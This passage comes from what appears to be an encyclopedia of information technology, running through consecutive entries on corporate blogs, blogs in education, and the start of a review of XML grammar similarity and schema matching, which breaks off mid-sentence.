According to *The Weblog Handbook* (Blood, 2003), Weblogs, or blogs as they are usually called, are online and interactive diaries, very similar to both link lists and online magazines. Up to now, the psychosocial literature on new technologies has studied primarly personal blogs, without giving too much interest to corporate blogs.

This article aims to fill such a gap, examining blogs as corporate tools.

Blogs are online diaries, where the blogger expresses himself herself, in an autoreferential format (Blood, 2003; Cortini, 2005), as the blogger would consider that only he or she deserves such attention. The writing is updated more than once a day, as the blogger needs to be constantly online and in constant contact with her audience.

Besides diaries, there are also notebooks, which are generally more reflexive in nature. There are long comments on what is reported, and there is equilibrium in the discourse between the self and the rest of the world out there, in the shape of external links, as was seen in the first American blogs, which featured an intense debate over the Iraq war (Jensen, 2003).

Finally, there are filters, which focus on external links. A blogger of a filter talks about himself or herself by talking about someone and something else and expresses himself or herself in an indirect way (Blood, 2003).

In addition, filters, which are less esthetic and more frequently updated than diary blogs or Web sites since they have a practical aim, are generally organized around a thematic focus, which represents the core of the virtual community by which the filter lives.

BACKGROUND

According to Blood (2003), blogs were born to facilitate Internet navigation and to allow the Internet to be more democratic. Anyone may post on a blog, without permission and without knowing HTML Language, thanks to the first blogging pioneers, who built tools that allow anyone to create and maintain a blog. The most popular of these tools is the aptly named Blogger.com, which was launched in August 1999 by Williams, Bausch, and Hourihan and quickly became the largest and best-known of its kind, which allowed people to store blogs on their own servers, rather than on a remote base (Jensen, 2003). Considering this, it is easy to explain the passage from dozens of blogs in 1999 to the millions in existence today. In more specific terms, it seems that a new blog is created every seven seconds with 12,000 new blogs being added to the Internet each day (MacDougall, 2005).

From Corporate Web Sites to Corporate Blogs

Let us try to now understand the use that a corporation may make of a Weblog. First of all, we should say that corporate blogs are not the first interactive tools to be used by an organization; in fact, corporate Web sites have existed for a long time, and they were created to allow an organization to be accessible to consumers online, whether they wish to answer customers' requests or to sell their products. The hidden logic of a corporate Web site is to try to attract as big an audience as possibile and to transform them from potential customers into real consumers.

Blogs, notebooks, and filters, besides being managed by individual and private people, may also be used by corporations, becoming specific organizational tools, which work in an opposite way to Web sites, being attractive by asking people to go elsewhere (Blood, 2003; Cass, 2004; McIntosh, 2005).

We may explain the success of corporate blogs making reference to an historical phenomenon: the fact that the in last decade of the 20th century increasing importance has been given to new technologies as corporate tools, and with this, organizations have had to deal with the problem of managing data and data mining. Weblogs may, on one hand, potentiate organizational communication (both external and internal), and on the other hand be a powerful archive of organizational data (Facca & Lanzi, 2005; Todoroki, Konishi, & Inoue, 2006).

In addition, we should remember that a corporation may benefit from other blogs, searching for business news (Habermann, 2005a, 2005b; Smith, 2005) and market segmentation (Eirinaki & Vazirgiannis, 2003), doing e-recruitment and trying to monitor its image with specific stakeholders (Wilburn Church, 2006).

MAIN FOCUS OF THE ARTICLE: A CLASSIFICATION OF CORPORATE BLOGS

Blogs as External Marketing Tools

Blogs aimed at external stakeholders have very much changed the nature of the relationship between organizations and their stakeholders, representing a relational marketing tool. Before the rise of relational marketing, in fact, organizations used informative and cold strategies in their marketing mix tools. Nowadays, blogs collect virtual communities, namely clogs, so that an affective-normative influence is made, the typical social pressure exerted by someone who belongs to our ingroup. The idea is to create a deep link with the stakeholders, away from the vile aspect of money, products, and economic transactions.

Such an affective weapon works in different ways, depending on the kind of blog, if it takes the form of personal blogs, real diary blogs, notebooks, or filters.

Corporate Diary Blogs to Entertain Users

A corporate diary blog is edited by a corporation and assumes particular features. Since it is impossible for an organization to write in a diary in the first person, it is obliged to choose a spokesperson. Generally, this spokesperson is not a real person but rather a rhetorical invention, like Miss Y who writes the diary blog for the Lancia motor company or BB for Bacardi.

The narrative plot is generally simple, with rigid schemata, which recall in some way what happens in a reality show, where everything is on air and "real," but at the same time previewed. The seriality of events is quite similar to that of a soap opera, where an affective focus attracts the audience. To recall the previous examples, in Lancia's "Miss Y Diary" we follow the affective experiences of Miss Y, whose name recalls explicitly one of Lancia's most popular cars: the Lancia Y. In Bacardi's BBBlog, the narrator BB, whose name recalls both the first letter of Bacardi and Brigitte Bardot, otherwise known around the world as BB. Recalling Brigitte Bardot is a connotative device by which the blogger links himself or herself to Bardot's world, a world of cultural and feminist revolution, where women enjoy a new affective freedom without sexual taboos. Likewise, in the BBBlog, we are invited to follow the experiences of the narrator, who provides us with a new cocktail recipe every day (obviously made with Bacardi) as if suggesting a new daily love potion.

In this kind of corporate blog, the strategy by which the corporation constructs itself as credible is affective (Cortini, 2005), trying to make the user identify with the narrator, who is always beautiful, sophisticated, and cool and who, above all, is able to show a series of characteristics that anybody may identify with. We may cite, for example, the game by which BB presents herself. She invites the audience to guess what kind of shoes she is wearing, and the users may choose from trainers, sandals, cowboy boots, or high-heeled shoes. In fact, the blog always replies that the user has guessed correctly, no matter which kind of shoes a potential user chooses. We may interpret this game as an effort to get the attention of the audience by saying that BB is very like the user.

Finally, corporate diary blogs generally do not allow users to interact; they are just beautiful windows (very esthetic in nature and for such a reason very seldom updated) dedicated to entertainment. The strategy used is that of pseudo personalization of the mass media (Gili, 2005), which consists in interacting with the audience not as a mass media audience, but rather a group of interpersonal interlocutors.

Corporate Notebooks

Corporate notebooks are "real" corporate communication tools. Instead of being entertained with the affective stories of a hero, we interact with someone real, a real spokesperson of a corporation, with a name and specific job skills.

If corporate diary blogs are designed to be attractive, corporate notebooks prefer to be pragmatic in nature. Generally speaking, corporate notebooks are not beautiful (the interface is quite poor and rigid); they prefer to be user-friendly, for example giving the user advice or answering questions and complaints, as in the famous Scobleizer by Microsoft, where a Microsoft employee, Robert Scoble, is the blogger, a real person existing in the flesh.

The blogger becomes in some sense a sort of online spokesperson, who has to demonstrate that he or she is not only able to change potential consumers into real consumers, but also to support effective consumers after choosing the company's products. For this reason we may say that corporate notebooks do not serve directly corporate products, but rather the whole corporate image (Cortini, 2005; McConnell, 2005), and it is no accident that in such a blog, the potential consumer is followed in every step, also in the post shopping phase, where it is more likely that a cognitive dissonance may emerge. After having shopped, the consumers are hungry for information about the products they have bought, and being online is a chance to answer easily consumers' requests and respond to their needs.

Corporate notebooks become, in this sense, virtual communities, whose focus is represented by the business core of the corporation and whose leader is the blogger himself or herself, as in the Nike Blog "Art of Speed" (http://www.gawker.com/artofspeed).

The biggest difference between corporate diary blogs and corporate notebooks is that the latter are interactive in nature. This interactivity, in addition, creates a feeling of empowerment, since the audience are no longer passive but rather called on to be active, and to recognize that they have access to some public space.

In these corporate blogs there is an additional weapon in the corporation's hands: the feeling of spontaneity, since everything is potentially out of the corporation's control, resulting in more trust in the corparation itself, which depicts itself as someone who does not have any fear of being online and being open to every kind of potential complaint.

Because of the democratic nature of blogs, there is always some risk that potential users may discredit the corporate brand. For this reason, there is always a sort of internal moderator, a company employee who controls what is going on on the blog and who posts planned messages in order to switch the attention of users to the corporate brand, with the aim of changing attitude and users' consumption. The users are asked to change from potential corporate clients to real consumers.

Corporate Filters as Real Multimedia Corporate Tools

Corporate filters are special filters edited by a corporation, around a specific topic, which identify the consumers to the corporation itself.

The strategy of influence played by a corporate filter is that of thematization (Gili, 2005); in other words, it is the corporation itself that surfs online all over the Internet, in search of positive information about the topic it shares with its potential consumers. It is the corporation itself that decides which links deserve any attention and which do not, acting as a universal and overall judge. In addition to the strategy of citing some other blogs or Web sites, corporate filters generally also filter and cite what happens around the topic in the rest of the mass media, and in such a way exploit the strategy of transferred trust. For example, to include some newspaper articles is a way of exploiting the trust common people give to newspapers, generally seen as trustworthy media, and in this manner there is a transfer of trust from newspapers to the filter, following a sort of multimedia strategy. Sometimes it is not at all clear which news came from newspapers and which from filters; in this sense Aaker and Joachimsthaler (2001) talk about advertorial, specific advertising vehiculated by blogs and Web sites, which mix traditional advertising and editorials.

Corporate Plogs and Mass Customization

Corporate plogs derive their name from *personal blog*s and are, literally, a specific kind of blog directed at a unique target, with name and surname. They collect all the useful information about a specific target (name, surname, job, age, gender, and so on), after having requested a log-in and a password, and then on such a basis they construct personal communication (Eirinaki & Vazirgiannis, 2003; Facca & Lanzi, 2005), as happens on the GAS plog, which remembers not only the name but also the size and preferrred color of specific targets, or on the Amazon plog, which gives each consumer specific and unique selling advice, constructed thanks to the information the consumers leave by simply surfing on the Internet.

This strategy of influence is very underhand, first of all because it is specifically designed to answer our needs and, secondly, because that which is typically a mass medium communication assumes the shape of interpersonal communication.

We may recall the *interactive advertising model* (Rodgers & Thorson, 2000), according to which mobile marketing is constructed locally, step by step; the advertiser responds to the Internet users' given information and vice versa; the resulting communication is bi-directional, meaning a real *mass customization*, a peculiar mass media communication, based on affective influence, which is directed at specific targets.

Klogs: Blogs that Serve the Aims of Internal Communication

Blogs that serve the aims of internal communication are known as klogs, deriving this name from *knowledge blogs*. Klogs were created to support corporate intranet, and their first aim is to manage at a distance organizational projects. On these corporate blogs the power of such a mass medium in terms of data mining and records and information management is clear (Dearstyne, 2005). They allow users, under a shared password, to update information and data on a specific theme or project, also at a distance, from home, for example. In such a way, group decisions and work are facilitated, as they are based on peer interactions between colleagues and also horizontal interactions between employees and employer (Marshall, 2005).

FUTURE TRENDS

Future trends in corporate blog research will probably focus on employees' blogs, the other face of corporate blogs.

There are about 10 million bloggers among the American workforce (Employment Law Alliance, 2006). Most of these blogs contain information about the writer's workplace. And it is quite common for some employees to use blogs to complain about working conditions and even to spread damaging and false rumors about their corporations (Mercado-Kirkegaard, 2006; Wilburn Church, 2006).

Doocing

Corporations seem unprepared to react to employees' complaints in public blogs, and prefer to terminate employees. This type of termination is called *"doocing"* an employee, named after the www.dooce.com blog owned by a worker who was fired in 2002 for writing about her workplace (Mercado-Kirkegaard, 2006).

Even if there have been many dooced employees (Boyd, 2005; Mercado-Kirkegaard, 2006), it is still a matter of discussion as to whether it is opportune or not, from the corporation's point of view, to terminate an employee because of something said in a personal blog (Segal, 2005). On one hand the corporation stops a dangerous rumor, but on the other hand, it develops a new image of itself as "Big Brother." In addition, both American and European laws do not help in these management issues, since doocing workers for activities outside of office hours while using their own Pcs is still often legally unclear (Mercado-Kirkegaard, 2006).

Another interesting topic to develop in terms of corporate blog research concerns the way in which it will be possible to construct a person-organization fit, especially when travelling and telecommuting (Marshall, 2005) via different kinds of Weblogs and different blog uses, both personal and corporate.

CONCLUSION

We may conclude by saying that blogs will play an important part in the future of corporations, since they are primarily a relational marketing tool. They are generally free from reference to singular products, and they prefer to chat with potential consumers, with the aim of constructing a positive corporate image. Thanks to this flexibility and to the experiences they allow the users to have (widening uses and pleasure for mass media users), they can exert a deep influence on the minds of potential users, in terms of both informative and affective pressure.

In addition, blogs can be used by corporations as data sources and archives (Facca & Lanzi, 2005; Todoroki, Konishi, & Inoue, 2006), serving also the aims of knowledge management. A corporation may exploit external blogs in order to collect information, which can be about a particular market, using them as a mass medium among others, or on potential and actual employees (Wilburn Church, 2006).

Finally, even if they are democracy symbols, blogs are becoming more and more at risk, since writing anything negative, false, or defamatory, about a corporation or an individual, or a competitor, may lead to libel suits (Mercado-Kirkegaard, 2006), calling for additional computer law and security research.

KEY TERMS

Corporate Blog: A new kind of corporate Web site, updated more than once a day, and designed to be completely interactive, in the sense that anybody can post a message on a blog without knowing html language. They are subdivided into corporate diaries, corporate notebooks, corporate filters, plogs, and klogs.

Corporate Diary: An attractive online diary, edited by a corporation, usually using a fictious narrator, which has to depict a positive corporation image for consumers.

Corporate Filters: Special filters of Internet content edited by a corporation; they are generally thematic, constructed around a specific topic that identifies the corporation itself for the consumer. The idea is to judge, and host links to, other blogs, Web sites and Internet material, related to the corporation's core business.

Corporate Notebooks: Corporate blogs; very pragmatic and designed to support potential consumers in each selling stage, from the choice of a specific product to the post selling phase to the potential complaints phase. Generally their interface is quite poor and rigid in order to be used without difficulty. Example: The Scobleizer by Microsoft, where a Microsoft employee, Robert Scoble, is the blogger, a real person who answers peoples' requests.

Doocing: Losing your job because of something you have put on an Internet Weblog.

Klogs: Corporate blogs that serve the aim of internal communication, deriving their name from *knowledge blogs*. They were created to support corporate intranet, and their first aim is to manage at a distance organizational projects.

Plogs: Derive their name from *personal blog* and are, literally, a specific kind of Weblog directed at a unique target, with name and surname. They collect all the useful information about a specific target (name, surname, job, age, gender, etc.), and after having requested a login and a password, they construct a personal communication and a personal commercial offer.

Blogs in Education

Shuyan Wang
The University of Southern Mississippi, USA

INTRODUCTION

Blogs have been sprouting like mushrooms after rain in the past few years because of their effectiveness in keeping contact with friends, family, and anybody else who shares interests. Blogs have been used in every field in present society and are becoming the mainstream medium in communication and virtual communities. Politicians and political candidates use blogs to express opinions on political issues. Since the last presidential election, blogs have played a major role in helping candidates conduct outreach and opinion forming. Many famous journalists write their own blogs. Many film stars or personages create their blogs to communicate with their fans or followers. Even soldiers serving in the Iraq war keep blogs to show readers new perspective on the realities of war.

Blogs are increasingly being used in education by researchers, teachers, and students. Most high school students or college students belong to one form a virtual community as they share interests and daily news. Scholars have started blogging in order to reflect on their research. More and more teachers are keeping research blogs or creating course blogs. Students are keeping course blogs or personal blogs.

A BRIEF HISTORY OF BLOGS

A blog, the short form of Weblog, is a personal Web site or page in which the owner can write entries to store daily action or reflection. Entries on a blog are normally listed chronologically and previous entries are archived weekly or monthly. Bloggers, individuals who write blogs, can publish text, graphics, audio and video clips as entry contents. Readers can search these entries and/or provide comments or feedback to the entries, which is called blogging.

Blogs were first used as a communication device between computer programmers and technicians to document thoughts and progresses during product building (Bausch, 2004). In December 1997, Jorn Barger started to use the term of Weblog to classify a few sites in which readers can input comments on posted entries. There were only 23 Weblogs in the beginning of 1999. However, after the first build-your-own-Weblog tool, Pitas, was launched in July 1999 and other tools like Blogger and Groksoup were released in August 1999, more people started writing blogs because these services were free and enabled individuals to publish their own Weblogs quickly and easily (Huffaker, 2004). In August 2001, a law professor at the University of Tennessee at Knoxville created a blog, ***Instapundit***, which got 10,000 hits each day. In 2002, blogs on business appeared and got up to a million visits a day during the peak events. In the same year, blogs gained an increasing notice and served as a news source. Blogs have been used to discuss Iraq war issues and to promote communications between political candidates and their supporters. More and more educators created their personal blogs and attracted large number of readers. For instance, Semi-Daily Journal was created in February 2002 by J. Bradford DeLong, a professor of economics at the University of California at Berkeley. The average daily hit was 50,000. According to Glenn (2003), Henry Farrell, an assistant professor of political science at the University of Toronto at Scarborough, maintained a directory which lists 93 scholar-bloggers in 2003.

In 2004, blogs played a main role in campaigning for outreach and opinion forming. Both United States Democratic and Republican Parties' conventions credentialed bloggers, and blogs became a standard part of the publicity arsenal (Jensen, 2003). *Merriam-Webster's Dictionary* declared "blog" as the word of the year in 2004. Blogs were accepted by the mass media, both as a source of news and opinion and as means of applying political pressure. A blog company, *Technorati*, accounts that 23,000 new Weblogs are created each day. This is also reported as "about one every three seconds" (Kilpatrick, Roth, & Ryan, 2005). The Gartner Group forecasts that blogging will peak in 2007, when the number of writers who maintain a personal Web site reaches 100 million.

Blogs have become increasingly popular among teachers and students at the same time. According to Henning (2003), 51.5% of blogs were developed and maintained by adolescents in 2003. A directory of educational blogs, Rhetorica: Professors who Blog, listed 162 scholar-bloggers as of July 28, 2006 (http://rhetorica.net/professors_who_ blog.htm). Most educational blogs, such as Edublog Insights (http://anne.teachesme.com/) and Weblogg-ed (http://weblogg-ed.com/), are places where educational bloggers reflect on what they are learning and experiencing. In fact, blogs and networks of blogs facilitate development of a community of learners and social interaction. The comments on blog posts can be powerful feedback tools; they offer immediate and detailed responses to the learner's thoughts and ideas.

BLOGS IN EDUCATION

As the Internet has become an important resource for teaching and learning, blogs are very useful teaching and learning tools in that they provide a space for students to reflect and publish their thoughts and understandings (Ferdig & Trammell, 2004). Readers can comment on blogs and have opportunities to provide feedback and new ideas. With hyperlinks, blogs assist students with the ability to interact with peers, experts, professionals, mentors, and others. Blogs provide an opportunity for students with active learning and a comfortable environment to express and convey their ideas, thoughts, and beliefs.

Beise (2006) did a case study where blogs and desktop video were integrated into a course on global information system (IS) management. The students were using the blogs as a means of online journaling, reflection, and interaction with other students. Some of the pedagogical approaches used in her course include (a) student teamwork in developing a Web site that presents research on an assigned region or country, (b) an online discussion on course readings, and (c) a synchronous chat on specific topics. Beise found that the blogs offered the opportunity for her students to discuss organizational, technical, and social issues encountered by businesses and individuals. According to Beise, individual students displayed significant reflection, critical analysis, and articulation of their learning from the course materials.

Richardson (2005) incorporated blogs into his English literature course in a New Jersey high school. He used the blog as an online forum for classroom discussion and found that this activity developed students' critical thinking, writing, and reading comprehension skills. His students created an online reader study guide for bees, using the Weblog format. In two years, the site (Weblogs.hcrhs.k12.nj.us/bees) has had more than 2 million hits. Richardson found that blogs motivated students to become more engaged in reading, think more deeply about the meaning of their writing, and submit higher quality work. According to Richardson (2006), the flexibility of this online tool makes it well suited for K-12 implementation. Teachers can use blogs to post homework assignments, create links, post questions, and generate discussions. Students can post homework, create a portfolio, and archive peer feedback, enabling a virtually paperless classroom. Collaboration is the most compelling aspect of blogs, which allow teachers to expand classroom walls by inviting outside experts, mentors, and observers to participate. For instance, the book's author, Sue Monk Kidd, wrote a 2,300-word response to Richardson's site.

Blogs are also used in research. The National Writing Project (NWP) purchased server space to investigate how the medium facilitates dialogue and sharing of best practices among teachers who teach in writing-intensive classrooms. Students joined in online writing workshops using blogging technology in a local NWP Young Writers' Camps, where teachers modeled this experiment after the NWP's E-Anthology, a Weblog of educators working together to develop and support each other's writing (Kennedy, 2004).

Online comments made in blogs offer the opportunities for learning with students. As in *Edublog Insights*, a Web site designed to reflect, discuss, and explore possibilities for the use of logs in education, Anne Davis (n.d.) states:

Some of our best classroom discussions emerge from comments. We share together. We talk about ones that make us soar, ones that make us pause and rethink, and we just enjoy sharing those delightful morsels of learning that occur. You can construct lessons around them. You get a chance to foster higher level thinking on the blogs. They read a comment. Then they may read a comment that comments on the comment. They get many short quick practices with writing that is directed to them and therein it is highly relevant. Then they have to construct a combined meaning that comes about from thinking about what has been written to them in response to what they wrote.

Some Ideas on Blog Usage in Teaching and Learning

Teachers can create a reflective journal type blog, start a class blog, encourage students to create their own blog, and have the class share a blog as Davis (n.d.) suggested in the *EduBlog Insight*. In fact, the use of blogs in educational settings is unlimited. For example, teachers can use blogs to:

- Keep content-related professional practice
- Share personal knowledge and networking
- Provide instructional tips for students and other teachers
- Post course announcements, readings, and comments on class activities
- Create a learning environment where students can get instructional information such as activities, discussion topics, and links to additional resources about topics they are studying

Students can use blogs to:

- Write journals and reflect on their understanding of learning
- Provide comments, opinions, or questions on instructional materials
- Submit and review assignments
- Complete group projects and encourage collaborative learning
- Create an ongoing e-portfolio to demonstrate their progress in learning
- Share course-related resources and learning experiences

Blog Writing Tools

Blog software allows users to author and edit blog entries, make various links, and publish the blog to the Internet. Most blog applications support English and many other languages so that users can select a language during installation. Blog applications usually offer Web syndication service in the form of rich site summary or really simple syndication (RSS). This allows for other software such as feed aggregators to maintain a current summary of the blog's content. Some popular blog writing tools in education include Blogger, LiveJournal, FaceBook, MySpcace, and Wikispace. These programs are operated by the developer, requiring no software installation for the blog author. They are free to register and easy to use. The most important thing is that the users do not need Web authoring skills to create and maintain their blogs. In addition, the bloggers have the control to protect their privacy and build a service that they trust. Bloggers have the flexibility of customizing their blog style. They can also add feeds from other Web sites to their *Friends* page to use it like a reader for everything they find interesting. Other information for each blog software is discussed separately.

- ***Blogger*** is one of the earliest dedicated blog-publishing tools. It was launched by Pyra Labs in August 1999. Blogger profiles let you find people and other blogs that share your interests. At the same time, your profile lets people find you, but only if you want to be found. Group functions provide excellent communication tools for small teams, families, or other groups. Blogger gives your group its own space on the Web for sharing news, links, and ideas. You can share a photo easily in the Blogger interface. In addition, you can send camera phone photos straight to your blog while you are on-the-go with Blogger Mobile.
- ***LiveJournal*** has been very popular among high school students because of its social networking features and self-contained community features. LiveJournal allows users to control who gets to see the content. It is the user who decides whether to keep the entire journal public and allow anyone to find the page on the Web. If they do not want to share with the world, they can create a friends-only journal so that only those on their *friends* list can read their journal. The users can set a different security level for each individual entry, or set a minimum security level for all entries so that they will never have to repeat the steps again. The user can turn the journal into a personal diary if the user chooses to set everything to private.
- ***Facebook*** was originally developed for college and university students but has been made available to anyone with an e-mail address to join that connects them to a participating network such as their high school, place of employment, or geographic region. The unique feature of Facebook is that the system is not just one big site like oth-

ers but is made up of lots of **separate networks** based on schools, companies, and regions. One can search for anyone on Facebook, but can only see profiles of friends and people in the user's networks. So, the system makes personal information safer to post in user's profile. Facebook is good place for storing photos because one can upload as many photo albums as desired and photos can be uploaded from the mobile phone. As of February 2007, Facebook had the largest number of registered users among college-focused sites with over 17 million members worldwide (Abram, 2007).

- ***MySpace*** is a social networking Web site offering an interactive, user-submitted network of friends, personal profiles, blogs, groups, photos, music, and videos. MySpace also features an internal search engine and an internal e-mail system. According to *Alexa* Internet, it is currently the world's fourth most popular English-language Web site and the third most popular Web site in the United States. MySpace has become an increasingly influential part of contemporary popular culture, especially in English speaking countries. Viewing the MySpace.com blog page on March 24, 2007, the total blogs were 136,531,447 and 607,361 had blogged on that single day.
- ***WikiSpaces*** is a great place for teachers, students, and educators to work together. WikiSpaces is for everyone, especially for those teachers who have less or no technology background. WikiSpaces has a simple interface, a visual page editor, and a focus on community collaboration. WikiSpaces is best for group work because the service allows each member to edit individual work freely. If one wanted to have a private space, a small fee of $5 each month is all one needs. A lot of educators successfully use Wikispaces for their classrooms and schools.

RSS Feeds and RSS Aggregators

One of the biggest advantages of blogs is the ability to create spaces where students can collaborate with each other online because blogs can increase students' communication and interaction. The readers do not have to worry about updating the postings because the blog hosting service supports RSS. RSS has two components: an XML-based RSS feed and an RSS aggregator. Users can subscribe to the blog's RSS feed and will be notified when new content is posted.

A RSS aggregator can help one keep up with all the favorite blogs by checking RSS feeds and displaying new items from each of them (Pilgrim, 2002). Teachers can also use RSS to aggregate student blog feeds, making it easier and faster to track and monitor students' online activities (Richardson, 2006). However, only those blogs that have RSS feeds can be read by an aggregator. These blogs usually have little XML graphics which links to the RSS feed.

Some of the popular RSS aggregators include

1. *Syndic8* (http://www.syndic8.com)
2. *NewsIsFree* (http://www.newsisfree.com)
3. *AmphetaDesk* (http://www.disobey.com/amphetadesk/)
4. *Awasu* (http://www.awasu.com)
5. *HotSheet* (http://www.johnmunsch.com/projects/HotSheet/)
6. *Feedreader* (http://www.feedreader.com/)
7. *Bloglines* (http://www.bloglines.com/)

Users can customize these aggregators to gather RSS feeds of interest (Kennedy, 2004). For instance, Richardson (2006) used Bloglines to track over 150 news feed and educator blogger sites without visiting many individual Web sites.

FUTURE CONSIDERATIONS

Blogs have become the mainstream in communication media and havebbeen increasingly used in the education field. However, not much research has been performed in this area. The few studies that have been completed focused primarily on the use of blogs in language instruction, team working, and online discussion or forum. These studies did reveal some interesting findings such as how blogs are used for educators to discuss and share research (Glenn, 2003) and for introducing an interdisciplinary approach to teaching across the disciplines (Ferdig & Trammell, 2004; Huffaker, 2004). These studies also revealed how teachers use blogs to facilitate learning, share information, interact as part of a learning community, and build an open knowledge base (Martindale & Wiley, 2005), as well as how educators can incorporate blogs to facilitate collaborative knowledge exchange in online learning environments (Wang & Hsu, 2007).

However, research in this field needs to be conducted to fully understand blog's potential in education, assisting students and educators to address topics, and expressing ideas and thoughts within their virtual communities. Performing more research on blog's implications in education, both quantitative and qualitative, would help determine (a) how teachers can integrate blogs into curriculum, (b) how blogs can enhance the learning environment and motivate interaction, and (c) what effects blogs have on the different gender, ethnicity, and age groups in classroom implementation.

An emerging area of examination in this related field is mobile phones as blogging appliances. As mobile phones are so commonly used among teachers and students, the medium is very easy to use to share photos, stories, and instructional materials with friends and peers while individuals are on-the-go by sending them straight to their blogs. Because this area is relatively new, not much literature can be found concerning this particular topic. As more and more teachers and students setup virtual communities, blog mobile should be investigated more closely.

CONCLUSION

Blogs have been widely used in almost every field nowadays because of the medium's inexpensive cost, low technological skill requirement, and widely dispersed network. Blogs have been used as a very efficient tool for the teaching of linguistics and for online communication and interaction. Blogs have the special features that allow them to serve as virtual textbooks or even virtual classrooms where students from different areas can share their reflections or points of view and have other users comment to them in the target language. Blogging offers the opportunity to interact with diverse audiences both inside and outside academe (Glenn, 2003). Practices demonstrate that dynamic Web publishing and blogs can be successfully applied in a number of different ways in educational contexts. However, teachers should carefully review, evaluate, and further elaborate on their theoretical framework, purpose, and intention for using the application. As blogs are very popular with the youth, integrating blogging into the curriculum becomes an urgent issue in educational settings.

KEY TERMS

Blog: A personal Web site in which the owner can post text, graphics, and audio and video clips as entry content. Readers can comment on each written entries.

Blogger: The person who writes a blog.

Blogging: The activities of searching, reading, and providing comments to the blog entries.

RSS: Short form of rich site summary or really simple syndication, which is an XML format for distributing news headlines and other content on the Web.

RSS Aggregator: A program that can read RSS feeds and shelter new data in one place so that the readers do not need to search one by one.

RSS Feed: An XML file used to deliver RSS information. The term is also called Webfeed, RSS stream, or RSS channel.

XML: Extensible markup language is designed for Web documents so that designers can create their own customized tags and enable the definition, transmission, validation, and interpretation of data between applications.

Breakthroughs and Limitations of XML Grammar Similarity

Joe Tekli
University of Bourgogne, France

Richard Chbeir
University of Bourgogne, France

Kokou Yetongnon
University of Bourgogne, France

INTRODUCTION

W3C's **XML** (eXtensible Mark-up Language) has recently gained unparalleled importance as a fundamental standard for efficient data management and exchange. The use of XML covers data representation and storage, database information interchange, data filtering, as well as Web applications interaction and interoperability. XML has been intensively exploited in the multimedia field as an effective and standard means for indexing, storing, and retrieving complex multimedia objects. SVG[1], SMIL[2], X3D[3] and MPEG-7[4] are only some examples of XML-based **multimedia data representations**. With the ever-increasing Web exploitation of XML, there is an emergent need to automatically process XML documents and grammars for similarity classification and clustering, information extraction, and search functions. All these applications require some notion of **structural similarity**, **XML** representing semi-structured data. In this area, most work has focused on estimating similarity between XML documents (i.e., data layer). Nonetheless, few efforts have been dedicated to comparing XML grammars (i.e., type layer).

Computing the structural similarity between **XML documents** is relevant in several scenarios such as change management (Chawathe, Rajaraman, Garcia-Molina, & Widom, 1996; Cobéna, Abiteboul, & Marian, 2002), XML structural query systems (finding and ranking results according to their similarity) (Schlieder, 2001; Zhang, Li, Cao, & Zhu, 2003) as well as the structural clustering of XML documents gathered from the Web (Dalamagas, Cheng, Winkel, & Sellis, 2006; Nierman & Jagadish, 2002). On the other hand, estimating similarity between **XML grammars** is useful for data integration purposes, in particular the integration of DTDs/schemas that contain nearly or exactly the same information but are constructed using different structures (Doan, Domingos, & Halevy, 2001; Melnik, Garcia-Molina, & Rahm, 2002). It is also exploited in data warehousing (mapping data sources to warehouse schemas) as well as XML data maintenance and schema evolution where we need to detect differences/updates between different versions of a given grammar/schema to consequently revalidate corresponding XML documents (Rahm & Bernstein, 2001).

The goal of this article is to briefly review XML grammar **structural similarity** approaches. Here, we provide a unified view of the problem, assessing the different aspects and techniques related to XML grammar comparison. The remainder of this article is organized as follows. The second section presents an overview of XML grammar similarity, otherwise known as **XML schema matching**. The third section reviews the state of the art in XML grammar comparison methods. The fourth section discusses the main criterions characterizing the effectiveness of XML grammar similarity approaches. Conclusions and current research directions are covered in the last section.

OVERVIEW

Identifying the similarities among grammars/schemas[5], otherwise known as **schema matching** (i.e., **XML schema matching** with respect to XML grammars), is usually viewed as the task of finding correspondences between elements of two schemas (Do, Melnik, & Rahm, 2002). It has been investigated in various fields, mainly in the context of **data integration** (Do et al., 2002; Rahm & Bernstein, 2001), and recently in the contexts of **schema clustering** (Lee, Yang, Hsu, &

Yang, 2002) and **change detection** (Leonardi, Hoai, Bhowmick, & Madria, 2006).

In general, a schema consists of a set of related elements (entities and relationships in the ER model, objects and relationships in the OO model, etc.). In particular, an XML grammar (DTD or XML Schema) is made of a set of XML elements, sub-elements, and attributes, linked together via the containment relation. Thus, the schema matching operator can be defined as a function that takes two schemas, S_1 and S_2, as input and returns a mapping between them as output (Rahm & Bernstein, 2001). Note that the mapping between two schemas indicates which elements of schema S_1 are related to elements of S_2 and vice-versa.

The criteria used to match the elements of two schemas are usually based on heuristics that approximate the user's understanding of a good match. These heuristics normally consider the linguistic similarity between schema element names (e.g., string edit distance, synonyms, hyponyms, etc.), similarity between element constraints (e.g., '?', '*' and '+' in DTDs[6]), in addition to the similarity between element structures (matching combinations of elements that appear together). Some matching approaches also consider the data content (e.g., element/attribute values) of schema elements (if available) when identifying mappings (Doan et al., 2001). In most approaches, scores (similarity values) in the *[0, 1]* interval are assigned to the identified matches so as to reflect their relevance. These values then can be normalized to produce an overall score underlining the similarity between the two grammars/schemas being matched. Such overall similarity scores are utilized in Lee et al. (2002), for instance, to identify clusters of similar DTD grammars prior to conducting the integration task.

STATE OF THE ART


Schema matching is mostly studied in the relational and Entity-Relationship models (Castano, De Antonellis, & Vimercati, 2001; Larson, Navathe, & Elmasri, 1989; Milo & Zohar, 1999). Nonetheless, research in schema matching for XML data has been gaining increasing importance in the past few years due to the unprecedented abundant use of XML, especially on the Web. Different kinds of approaches for comparing and matching XML grammars have been proposed.

LSD: Among the early schema matching approaches to treat XML grammars is *LSD* (Learning Source Description) (Doan et al., 2001). It employs machine learning techniques to semiautomatically find mappings between two schemas. A simplified representation of the system's architecture is provided in Figure 4. *LSD* works in two phases: a *training phase* and a *mapping phase*. For the training phase, the system asks the user to provide the mappings for a small set of data sources, and then uses these mappings to train its set of learners. Different types of learners can be integrated in the system to detect different types of similarities (e.g., *name matcher* which identifies mappings between XML elements/attributes with respect to their name similarities: semantic similarities – synonyms, hyponyms, etc., string edit distance, etc.). The scores produced by the individual learners are combined via a meta-learner, to obtain a single matching score for each pair of match candidates. Once the learners and the meta-learner have been trained (i.e., the training phase), new schemas can be applied to the system to produce mappings (i.e., the matching phase). A special learner is introduced in LSD to take into account the structure of XML data: the *XML learner*. In addition, LSD incorporates domain constraints as an additional source of knowledge to further improve matching results. LSD's main advantage is its extensibility to additional learners that can detect new kinds of similarities (e.g., similarities between data instances corresponding to the compared schema elements, learners that consider thesauri information, etc.) (Doan et al., 2001). However, its main drawback remains in its *training phase* which could require substantial manual effort prior to launching the matching 